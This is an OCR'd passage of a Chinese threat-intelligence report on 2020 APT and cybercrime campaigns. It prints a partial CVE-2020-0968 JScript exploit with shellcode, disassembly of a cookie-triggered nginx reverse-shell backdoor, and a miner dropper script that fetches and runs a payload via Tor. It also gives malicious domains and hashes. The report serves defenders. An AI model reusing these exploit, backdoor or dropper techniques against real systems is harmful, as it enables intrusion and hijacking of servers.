
此次行动中，攻击者使用了之前从未公开漏洞利用代码的 JS 引擎解析漏洞 CVE-2020-0968 进行远程代码执行。

```
<html>
<head>
<meta http-equiv='X-UA-Compatible' content='IE=8' />
<script language='Jscript.Encode'>
var won = CollectGarbage;var faUaF=(function(){var b=2;var T=2;var e=4;var U=4;var aq=0x10;var w=0xC0;var G=8;var sv=0x
new Array();var Y=new Array();var X=new Array();var L=new Array();var t=null;var r=null;var ax=null;var D=-1;var M=-1;v
();var V=new Array();var q=new Array();var E=new Array();var x=new Array();var v=new Array();var af=new Array();var g=-
var B=3*100;var f=200;var C=0x17A;var n=null;var m=null;var p=null;var s=null;var as=
"\u614E\u4B74\u01c8\u0000\u0024\u0000\u0159\u0000\u0002\u0000\u0000\u0000\u0001\u0000\u0000\u0000\u0000\u1E12\u00
\uFFFF\u0000\u0000\uFFFF\uFFFF\uEF04\uFFFF\u7FFF\uFFFF\u00FF\u0000\uFF00\uFFFF\u04FF\uFFEF\uFFFF\uFFF7\uFFFF\u0000\u00C
u04FF\uFFEF\uFFFF\uFFF7\uFFFF\u0000\u0000\uFFFF\uFFFF\u0D03\u0000\u0000\u0000\u6F00\u0000\u0300\u000D\u0000\uFFF3\uFFFF
FFFF\u000B\u0000\u0000\u0000\uFFFF\uFFFF\u2B04\u0000\u0000\u0000\u0000\u0000\uFF00\uFFFF\u03FF\u000D\u0000\uFFF3\uFFFF\
000\u0D03\u0000\u0B00\u0000\u0700\u0000\u0300\u000D\u0000\uFFF3\uFFFF\u01A\u0000\u0D03\u0000\u0B00\u0000\u0000\u0000\u
FF\u1BFF\u0000\u1500\u1312\u0000\u0300\u000D\u0000\uFFDF\uFFFF\u0000\u0000\u030C\u000D\u0000\uFFF0\uFFFF\u0000\u0000\u0
0\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u61
\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100\u6100";var A=
"\u18E6\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u9090\u9090\u9090" +
"\u0be8\u0000\uc300\ucccc\ucccc\ucccc\ucccc\u8b55\u83ec\u50ec\u458d\u50b0\ub1e8\u000b\u8300\u04c4\u4d8d\u51b0\uc5
\ucccc\ucccc\u8b55\u83ec\u08ec\ua468\u4031\u8b00\u0845\u8d50\ufc4d\uff51\uc415\u4030\u8300\u0cc4\uc085\u0574\uc883\ueb1
u8300\u10c4\u4589\u8bf8\ufc55\uff52\uc015\u4030\u8300\u04c4\u7d83\u01f8\u0774\ufeb8\ufffe\ueb1f\u3302\u8bc0\u5de5\ucce3
e9fc\u00b5\u0000\u8b55\u53ec\u5756\u6451\u35ff\u0030\u0000\u8b58\u0c40\u488b\u8b0c\u8b11\u3041\u026a\u7d8b\u5708\ue850\
bc3\u7858\u5058\ud803\u4b8b\u8b1c\u2053\u5b8b\u0324\u03c8\u03d0\u8bd8\u5832\u0350\u6af0\uff01\u0c75\ue856\u0023\u0000\u
02\u03ca\u5901\u5e5f\u8b5b\u5de5\u08c2\u5500\uec8b\u5351\u3352\u33c9\u33db\u8bd2\u0845\u108a\uca80\u0360\ud1da\u03e3\u1
9\u5de5\u0cc2\u8b00\ufc45\u5e5f\u8b5b\u5de5\uccc3\ucccc\ucccc\ucccc\u8b55\u83ec\u0c7d\u7500\u8b1b\u1045\u6a50\u8b00\u06
\u5210\u458b\u500c\u006a\u4d8b\u8b08\u1851\ud2ff\u8b50\u0845\u488b\uff10\u5dd1\uccc3\ucccc\ucccc\ucccc\ucccc\uccc
u028b\u4d8b\u8b14\u0f11\u4ab7\u8d14\u0854\u8918\ufc55\u45c7\u00f4\u0000\ueb00\u8b12\uf445\uc083\u8901\uf445\u4d8b\u83fc
```

该漏洞曾被微软认定为无在野利用。对未知 1day 的利用，说明这次的攻击者具备非常高的技术实力或经济实力（花钱购买漏洞）。此外，我们还发现攻击中利用的木马使用 VMP 进行加壳，以使增加分析难度，木马内使用了一个命名为“Domino”函数，由于这个函数的特殊性，我们将此次活动命名为多米诺行动(Operation Domino)。



此次攻击的完整流程如下：




最终载荷的大部分功能都在一个窗口处理函数WindowProc里面实现，功能包括回连服务器、写入启动注册表、增肥程序、建立自启动计划任务以持久化等。

掘金行动（Operation Gold Hunting）

2020 年 11 月，安恒威胁情报中心捕获到一些以创投保密协议为主题的钓鱼文档，如“Union Square Ventures Partnership-Mutual NDA Form.docx”，“Abies VC Presentation(ISO27001).docx”等。

并且以多种诱饵文档内容形式迷惑目标。




诱饵文档打开后，会借助模板注入手法下载后续文档，经过资产关联，能够发现许多伪装为前沿科技行业等相关公司域名，我们推测本次攻击的目标对象集中在前沿科技领域。

持有域名	伪装公司	主要经营/投资领域
abiesvc[.]com	AbiesVentures	前沿科技
abiesvc[.]info		
lemniscap[.]cc	LemnisCapital	加密资产、区块链
dekryptcap[.]digital	DekryptCapital	区块链、隐私保护技术
coinbigex[.]com	Coinbig Limited	区块链
coinbig[.]dev		
fastercapital[.]cc	FasterCapital	IT初创公司孵化
innoenergy[.]info	InnoEnergy	清洁能源
galaxydigital[.]cloud	Galaxy Digital	加密货币、区块链
circlecapital[.]us	Circle Capital	互联网、金融
deepmind[.]fund	Deepmind	深度学习
kraken-dev[.]com	Kraken	加密货币交易

黑暗标题（DarkCaption）

2020 年 3 月中旬，爱沙尼亚 CERT 发布推特进行风险提示，警惕主题为“Tervis hoiuministeeriumi poolt heaks kiidetud teade COVID-19 viiruse levikust”（卫生部批准的 COVID-19 传播通知）的风险电子邮件及谨慎点击邮件内容中包含的附件或链接。




钓鱼邮件发件人伪装为爱沙尼亚药店企业（Euroapteek），邮件内容以“COVID-19”为主题。该钓鱼邮件包含附件，附件内容包含一个名为“Eeskiri-COVID-19.chm”(COVID-19 规则 .chm) 的 chm 文件。

chm 文件被打开后会运行内嵌的恶意程序，恶意程序最终会注入到特定系统进程进行代码执行，最终载荷为一个 keylogger，该 keylogger 会将键盘记录和剪切板记录发送到回连服务器。

Hash	名称	功能	编译时间
99e3d2fa4459001188ea41a4d34de3c3	主程序	主程序	2020-01-03 00:11:45
3c4a8ef2bd4d3a37016cb2ae5b8ca5d0	DLL-1（Mngr.dll）	主控模块	2019-09-25 21:57:45
c81f11c9844957fe10d8819ad6bae708	DLL-2（Send.dll）	传输模块	2019-11-05 19:59:45
ed740a69e626b96bcb3a2e83116af5db	DLL-3（Klgr.dll）	记录模块	2019-09-25 21:57:37

经过分析，我们发现恶意程序似乎是定制化开发开发，而非市面通用。由此推断此次攻击具有针对性。我们观察到恶意程序包含原始名称“Caption”（ 标题 ），且通过关联分析发现该活动疑似和政治媒体相关，并且未发现与已知攻击组织有重叠部分，所以暂将该组织定义为“DarkCaption”（ 黑暗标题 ），综合判断，我们这是一起疑似以地缘政治媒体情报为目的而发起的攻击活动。



数字货币行业相关攻击活动

2020 年 7 月，安恒威胁情报中心监测到一起针对国内某知名数字货币交易机构相关人员的定向攻击，此次攻击以“上币协议申请书”为诱饵文档，文档包含恶意宏代码，宏代码执行后会远程下载并执行后续阶段的执行文件。

move上币申请
1. 项目主体
1.1 项目发起主体、注册地、注册时间
深圳市牧牛国际网络科技有限公司 注册时间为2016年
1.2 项目发起主体是否有其他关联公司或项目公司？如有，请列举其名称、注册地，及与项目发起主体之间的关系
广州牧牛区块链科技有限公司 牧牛链MOVE
1.3 项目团队主要负责人简介及联系方式
事业部总经理 窦丽丽
1.4 项目主要联系人简介及联系方式
吕杰
1.5 项目团队其他成员介绍
陈国玉林元雕 王琦
1.6 资金储备

此次攻击的亮点是恶意可执行程序带有有效的数字签名，签名人信息为“Disc Soft Ltd”，该签名意图冒充国外 disc 公司。


经过层层解密，最终解密出的攻击载荷为 Warzone RAT。通过回连域名进行关联，我们关联到一个伪装国内数字货币公司火币网的域名：update.huobibtc[.]net。因此，我们怀疑这是一起针对数字货币行业的定向攻击。

对FireEye被攻击事件的跟踪

2020 年 12 月 8 日，美国网络安全公司 FireEye（中文名：火眼）官方博客连续发布 2 篇博文，一篇坦承最近受到了一次高度复杂的网络攻击，造成其用于测试客户安全防御能力的 Red Team（红队）工具外泄；另一篇是报道 FireEye 担心自己的客户被其红队工具所影响，发布了用于反制检测泄漏工具的策略。

FireEye 客户从美国联邦、州、地方政府，到国际企业都有，甚至与美国国土安全部也有合作关系。该公司并未透露入侵在什么时间发生，具体攻击者是谁，仅指透露攻击团队由一个拥有顶尖入侵能力的国家所资助。据网络安全公司 Rendition INfosec 总裁，前 NSA 黑客威廉斯（Jake Williams）透露，这次事件与过往俄国攻击者行动相当一致，目前调查也交由联邦调查局（FBI）专家主导，知情者透露这次攻击是俄罗斯对外情报局所为。

据 FireEye 披露，其被盗工具的涉及范围，从用于自动化侦察的简单脚本到类似于 CobaltStrike 和 Metasploit 等公开技术的整个框架。并在 GitHub 上发布了检测规则，目前公布的策略类型包括 OpenIOC、Yara、Snort 和 ClamAV 规则 4 类。除了红队工具外，还存在受事件影响的漏洞利用的有效载荷，涉及 16 个漏洞，但其中并未包含 0Day。随后有国外安全研究人员使用 FireEye 泄漏的 yara 策略在系统中捕获大量相关文件，并将其公布在网上。并且部分样本文件存在所有常见杀毒软件绕过！



2020 年 12 月 13 日，据路透社报道，由政府资助的黑客一直在监视美国财政部和商务部的内部电子邮件。其中，有三位知情人士表示攻击者来自俄罗斯，另外两位知情人士称，本次攻击活动与之前披露的”FireEye 公司遭 APT 攻击”事件有关。

攻击者通过供应链攻击（指将恶意代码隐藏在第三方提供的合法软件的一种攻击手法）获取目标系统访问权限，目的是窃取敏感数据。被攻击的供应商是 SolarWinds 公司，该公司致力于为企业开发软件以帮助管理其网络，系统和信息技术基础架构。客户遍布全球各个行业。

并且据有关消息表示已知受害者就已包括美国多个部门机构以及 FireEye 本身。

黑灰产攻击概况

整个 2020 年，除了 APT 攻击活动，黑灰产组织的攻击活动也不可忽视。黑灰产活动大多和博彩、涉黄、挖矿等相关。除了涉及服务器、云主机等攻击，普通用户也易成为此类活动中被攻击的对象。由于利益可观，此类黑灰产活动在 2020 年依然持续活跃。

发现新型nginx后门

2020 年 7 月，安恒威胁情报中心捕获到一个新型 nginx 后门，该后门免杀效果非常好，当时 VT 上所有杀毒软件都不能对其进行查杀。

经过分析，我们发现攻击者修改了原版 nginx 中处理 http 头的函数 ngx_http_header_filter，并对 cookies 字段进行了特殊处理，判断请求中是否包含“lkfakjf”。

```
.text:00000000004363F6 ; Attributes: static
.text:00000000004363F6
.text:00000000004363F6 ; ngx_int_t __fastcall ngx_http_header_filter(ngx_http_request_t *r)
.text:00000000004363F6 ngx_http_header_filter proc near         ; DATA XREF: ngx_http_header_filter_init↑o
.text:00000000004363F6
.text:00000000004363F6 port            = qword ptr -160h
.text:00000000004363F6 c               = qword ptr -158h
.text:00000000004363F6 clcf            = qword ptr -150h
.text:00000000004363F6 hostname        = byte ptr -148h
.text:00000000004363F6 addr            = byte ptr -0D8h
.text:00000000004363F6 out             = ngx_chain_t ptr -58h
.text:00000000004363F6 host            = ngx_str_t ptr -48h
.text:00000000004363F6
.text:00000000004363F6 r = rdi                                  ; ngx_http_request_t *
.text:00000000004363F6 ; __unwind {
.text:00000000004363F6                 push    r15
.text:00000000004363F8                 push    r14
.text:00000000004363FA                 push    r13
.text:00000000004363FC                 push    r12
.text:00000000004363FE                 push    rbp
.text:00000000004363FF                 push    rbx
.text:0000000000436400                 sub     rsp, 138h
.text:0000000000436407                 mov     rbx, r
.text:000000000043640A                 mov     rax, [r+ngx_http_request_t.headers_in.cookies.elts]
.text:0000000000436411                 cmp     [r+ngx_http_request_t.headers_in.cookies.nelts], 1
.text:0000000000436419                 jnz     short loc_436480
.text:000000000043641B                 mov     rax, [rax]
.text:000000000043641E                 mov     r8, [rax+20h]
.text:0000000000436422                 mov     rsi, r8
.text:0000000000436425                 mov     edi, offset aLkfakjf ; "lkfakjf"
.text:000000000043642A r = rbx                                  ; ngx_http_request_t *
.text:000000000043642A                 mov     ecx, 7
.text:000000000043642F                 cld
.text:0000000000436430                 repe cmpsb
.text:0000000000436432                 setnbe  dl
.text:0000000000436435                 setb    al
.text:0000000000436438                 cmp     dl, al
.text:000000000043643A                 jnz     short loc_436480
.text:000000000043643C                 mov     rdi, r8
.text:000000000043643F                 mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:0000000000436446                 mov     eax, 0
.text:000000000043644B                 repne scasb
.text:000000000043644D                 not     rcx
.text:0000000000436450                 lea     rdx, [rcx-9]    ; n
.text:0000000000436454                 lea     rsi, [r8+8]     ; src
.text:0000000000436458                 lea     rbp, [rsp+168h+hostname]
.text:000000000043645D                 mov     rdi, rbp        ; dest
.text:0000000000436460                 call    _strncpy
.text:0000000000436465                 call    _fork
.text:000000000043646A                 test    eax, eax
.text:000000000043646C                 jnz     short loc_436480
.text:000000000043646E                 mov     rdi, rbp        ; hostname
.text:0000000000436471                 call    connect_shell
.text:0000000000436476 ; ---------------------------------------------------------------------------
.text:0000000000436476                 mov     edi, 0          ; status
.text:000000000043647B                 call    _exit
.text:0000000000436480 ; ---------------------------------------------------------------------------
```


经过上述分析，我们提出一种比较好的查杀方法：可通过nginx文件里面是否存在"/bin/sh"可疑字符串对当前nginx进行失陷判断。

博彩团伙攻击活动

涉及博彩的攻击活动中，攻击文件很多都以公司文件主题，攻击目标也多为上班族，攻击者会使用一些论坛上或其它途径获得的远控或进行修改加工，最终载荷多为 Gh0st 的变种版本，并会使用白加黑的手法。

文件名	Hash
3月员工薪资涨幅及上下班调整表.exe	8e06538334efed19b2135daa7c15e8cf
六月调班报表详细.exe	3da3ec8051c84e38e0a20ddd64716130
公司提成调整通知.exe	f676270b4359c4518cfe1c47dbf519ca
端午节假期值班调整通知.com	0e2716a51b29119e49072c3f55466dca
三方报表20200107.exe	3e535ff845b5d9f7d8bf58675bfbc79a
公司六月员工早晚班换班名单00(4).exe	19fbb58585ac79615cf713a780f91d7a
节日假期安排.exe	a2d767f3ce7caee2ea46486f1093c687
三方下发账单20200104.exe	3b11151df71177112a2ab6a252216792
公司4月起上下班调整及工资涨幅报告.exe	1b42c9b1b59e3458f6b02ae75c9e9959
公司重要调整通知（重点）.exe	8835439d9f7ad0fc2cb718a9e0ef821f
调班详细表通知.exe	3dd603bc6c3f78a605611894b8d6c45c
公司员工3月薪资涨幅福利表.exe	3a6b7fa1c85223963947844ac12df5f7
后台出入款账单. xlsx ..exe	89e7176c6d51bfcadf5f07ec22d23202
公司被处罚人员公告.exe	cc50ab0347fbded9d24d913a0d87e272
公司四月份上下班及人员调整..exe	ee29e478a6784dd807cb7e091f25fe1e
公司员工补贴及昼夜班调整.txt	aa45abaad1c6d96b38476c0962f979d0

除了上述攻击，2020 年安恒威胁情报中心还监测到涉及狗推、博彩黑吃黑、外挂团队等相关方向的攻击活动，相关样本会使用 vip 资料表、会员资料、银行风控等文件名针对特定目标发起攻击。




商贸制造业人员被攻击情况

商贸制造业攻击相关的诱饵内容包括票据、账单、订单等主题，如 Purchase Order、invoice、info 等，攻击者通常会使用一些通用的漏洞利用、宏代码利用等模板工具，以及通用的文档内容进行攻击，此类攻击的惯用手法为对商贸等从业人员群体大量发送钓鱼邮件，从而窃取信息。涉及的远控载荷大都使用通用远控工具，如 Nanocore、njRAT、AgentTesla、Formbook、AZORult、Remcos 等。

在相关攻击中，也存在一些钓鱼信息收集的情况，如伪装为登陆界面收集用户账户密码信息等。

商贸类攻击活动的钓鱼邮件体量一般较大，不排除有专业的团伙在后面进行运作。



挖矿攻击

2020 年，挖矿攻击依旧十分常见，攻击者往往通过爆破、漏洞利用等途径对挖矿程序进行传播，各系统平台大都无法幸免。目前较为主流的挖矿软件都可以获得源码，制作成本低，稍加配置就可应用。在漏洞利用方面，新老漏洞都有利用情况。易受到攻击的对象往往是存在弱口令、未及时打补丁的服务器或物联网设备等。因此，做好口令或漏洞补丁方面的管理工作对防范此类攻击活动显得尤为重要。

2020 年上半年，安恒威胁情报中心观察到一起挖矿攻击，此次攻击的一大特点是在挖矿载荷下载模块中使用了代理技术。

```
t=$(echo "unixdbnuadxmwtob")

sockz() {
n=(dns.rubyfish.cn dns.twnic.tw doh.centraleu.pi-dns.com doh.dns.sb doh-fi.blahdns
dns.flatuslifir.is doh.li dns.digitale-gesellschaft.ch)
p=$(echo "dns-query?name=relay.tor2socks.in")
s=$($c https://${n[$((RANDOM%9))]}/$p | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b"
)

fexe() {
for i in $d /tmp /var/tmp /dev/shm /usr/bin ;do echo exit > $i/i && chmod +x $i/i
)

u() {
sockz
fexe
f=/int.$(uname -m)
x=./$(date|md5sum|cut -f1 -d-)
$c -x socks5h://$s:9050 $t.onion$f -o$x || $c $1$f -o$x
chmod +x $x;$x;rm -f $x
```

如上所示，样本会随机选择其中一个地址进行代理，相当于一个中转网站域名，如上图所示，左上角是一个需要代理的真实地址，通过这种方法访问 C&C 可以让真实回连地址不出现在数据包头部。该 C2 地址是 tor 网络，国内默认无法访问，为实现国内访问，攻击者在 sockz 函数实现 socks 代理技术，通过使用 DOH 技术 (DNS-over-HTTPS) 获取 tor 网络的 socks 代理地址。

除了通过 socks 代理访问 tor 网络，还有通过一种叫做 tor2web 的技术，也可直接将 tor 网络域名转换到互联网可以访问地址。

在野漏洞利用趋势

2020 年曝光了多起涉及在野 0day/1day 漏洞的攻击行动。仅安恒威胁情报中心追踪到的就有如下几起：

- 2020年6月，安恒威胁情报中心监测到响尾蛇在中印边界冲突攻击活动中使用了CVE-2020-0674 IE漏洞
- 2020年8月，安恒威胁情报中心监测到白象在沙特阿拉伯终止对巴基斯坦的贷款和石油供应主题攻击活动中加入了CVE-2019-0808 win32k提权漏洞利用
- 2020年9月，安恒威胁情报中心捕获到了CVE-2020-0968 IE1day漏洞的在野攻击

CVE-2020-0968 的相关时间线如下：

- 2020年4月15日，微软披露CVE-2020-0968IE漏洞，披露时该漏洞的状态为已被利用，随后微软将其修改为没有被利用
- 2020年9月15日，安恒威胁情报中心捕获一份CVE-2020-0968漏洞的在野利用代码
- 2020年9月18日，安恒威胁情报中心披露多米诺行动的相关细节，并对CVE-2020-0968漏洞进行了详细分析

除安恒威胁情报中心披露的上述漏洞外，2020 年还曝光和披露了多起在野漏洞利用事件，总结如下：

2020.11
- CVE-2020-16013 Chrome漏洞和CVE-2020-16017Chrome漏洞被披露存在在野利用
- CVE-2020-19009 Chrome漏洞和CVE-2020-19010 Chrome漏洞被披露用于针对安卓设备的定向攻击

2020.10
- CVE-2020-15999FreeType字体漏洞和CVE-2020-17087内核提权漏洞被披露存在在野利用

2020.09
- 捕获到CVE-2020-0968 IE1day漏洞的在野攻击

2020.08
- 白象APT组织在攻击活动中新加入了CVE-2019-0808 win32k提权漏洞利用
- 某APT组织使用CVE-2020-1380 IE漏洞和CVE-2020-0986打印机组件漏洞对特定目标发起定向攻击

2020.06
- 响尾蛇组织在攻击活动中使用CVE-2020-0674 IE漏洞

2020.04
- CVE-2020-0938 Adobe字体管理组件漏洞被披露存在在野利用
